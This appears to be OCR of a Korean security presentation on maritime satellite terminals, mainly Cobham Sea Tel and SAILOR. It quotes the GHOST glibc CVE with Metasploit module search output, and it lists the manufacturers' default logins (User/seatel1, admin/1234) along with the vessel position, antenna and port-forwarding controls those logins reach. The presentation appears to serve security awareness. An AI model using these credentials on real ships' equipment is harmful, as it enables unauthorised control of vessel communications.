
Heap-based buffer overflow in the __nss_hostname_digits_dots function in glibc 2.2, and other 2.x versions before 2.18, allows context-dependent attackers to execute arbitrary code via vectors related to the (1) gethostbyname or (2) gethostbyname2 function, aka "GHOST."


```
msf6 > search CVE-2015-0235

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/linux/smtp/exim_gethostbyname_bof     2015-01-27       great   Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   1  auxiliary/scanner/http/wordpress_ghost_scanner                 normal  No     WordPress XMLRPC GHOST Vulnerability Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/wordpress_ghost_scanner
```

Cobham – Sea Tel (디폴트 계정 인증)

- Cobham사(社)의 Sea Tel (데이터 & 음성 통신)
  - Cobham사(社)의 Sea Tel 기기 관리 페이지의 디폴트 계정 정보가 매뉴얼에서 확인 가능
  - 디폴트 사용자 이름과 비밀번호는 각각 User, seatel1 임을 확인

MXP (Media Xchange Unit)






3. Login to MXP

Log in to the **MXP** from the computer, and the **Login** page appears. If your Dealer did not set up the computer, then refer to the *Installation Manual* for setup instructions.

Enter the default **Username** (User) and **Password** (seatel1), or the **Username** and **Password** given to you by your Dealer. Both the **Username** and **Password** are case sensitive.

디폴트 사용자 계정 정보




*MXP: seatel 제품의 ACU (Antenna Control unit)

유전1

Cobham – Sea Tel (디폴트 계정 인증)

- Cobham사(社)의 Sea Tel - System Status
  - 선박 방향과 위치, 모뎀 상태 정보, 인공위성 정보를 확인 가능
  - 관리 페이지의 빌드 버전도 확인 가능




슬라이드 77

유전1 이렇게 하면 좀 보기가 어려운데, 에니메이션을 넣고 각 정보를 빨간색 사각형 등으로 하이라이트 하고 옆에 한글로 선박방향과 위치, 이렇게.. 표시해 주면
같아요. 12page ,13page도 마찬가지고요.
유석 전, 2023-08-24T13:13:48.239


Cobham – Sea Tel (디폴트 계정 인증)

- Cobham사(社)의 Sea Tel - View System Logs
  - 인공위성 설정 로그 확인 가능
  - 안테나 설정 로그 확인 가능



Cobham – SAILOR (디폴트 계정 인증)

- Cobham사(社)의 Sea Tel – Position Antenna
  - Position: 화살표를 통해 안테나 접시 (dish)를 돌릴 수 있음
  - Target: 더 큰 안테나 움직임을 위해서 AZ, EL 필드 사용



2.7.3. **Advanced Operations**

2.7.3.1. ***Antenna Name***

View, or enter an Antenna Name (ie Port Antenna) if desired.

2.7.3.2. ***Model***

Display of the model based on the Profile setting of the system.

2.7.3.3. ***Polang Target***

View, or set, Polang Target. View the current polarization target value for the current satellite. The only reason to target a polarization is for testing feed polarity drive.

2.7.3.4. ***Position Graphic***

Use the UP/DOWN/LEFT/RIGHT arrows to manually move the dish. Each click on an arrow will move the dish 0.3 degrees. This would most commonly used for four quadrant tracking test or checking ON/OFF satellite signal levels. For larger AZ or EL movement, use the Targets field.

2.7.3.5. ***Targets***

For larger antenna movements, use the AZ & EL targets fields.


Cobham – Sea Tel (디폴트 계정 인증)

- Cobham사(社)의 Sea Tel - Communication Interfaces 확인 및 변경 가능
  - 네트워크 설정 기능과 여러 통신 인터페이스 정보 확인 가능
  - NMEA 네트워크 기기를 설정할 수 있는 UI를 제공

2.4. *Configuration – Communication Interfaces*


The Communication Interfaces page provides the ability for the dealer to define system settings to ensure the LMXP's ability to properly communicate with all Above Decks and/or Below Decks Equipment, whether supplied by Cobham SATCOM or not, as a part of normal operation or system maintenance.


The Communication Interface page is divided into 4 sub-sections, each of which is described below.



Cobham – SAILOR (디폴트 계정 인증)


- Cobham사(社)의 SAILOR - Dashboard
  - 선박 위치, 인공위성 정보, 소프트웨어 버전 등 확인 가능
  - 현재 활성 중인 데이터/전화 목록, 데이터 및 전화 사용 정보 확인 가능





Cobham – SAILOR (디폴트 계정 인증)

- Cobham사(社)의 SAILOR - Settings
  - 터미널에 연결된 서버 포트포워딩 설정 가능
  - Local LAN IP 설정 가능




포트 포워딩 설정

Local LAN IP 설정

Cobham – SAILOR (디폴트 계정 인증)

- Cobham사(社)의 SAILOR - 관리자 계정 인증
  - Cobham사(社)의 SAILOR 관리 페이지의 디폴트 관리자 계정 정보를 매뉴얼에서 확인 가능
  - 디폴트 관리자 이름 [유전1]워드가 각각 admin, 1234 임을 확인



디폴트 관리자 계정 정보

The default user name is admin and the default password is 1234.

Figure 6-36: Web interface: Administration

If you have forgotten the administrator password, you can reset the password. For further information, see the next section.

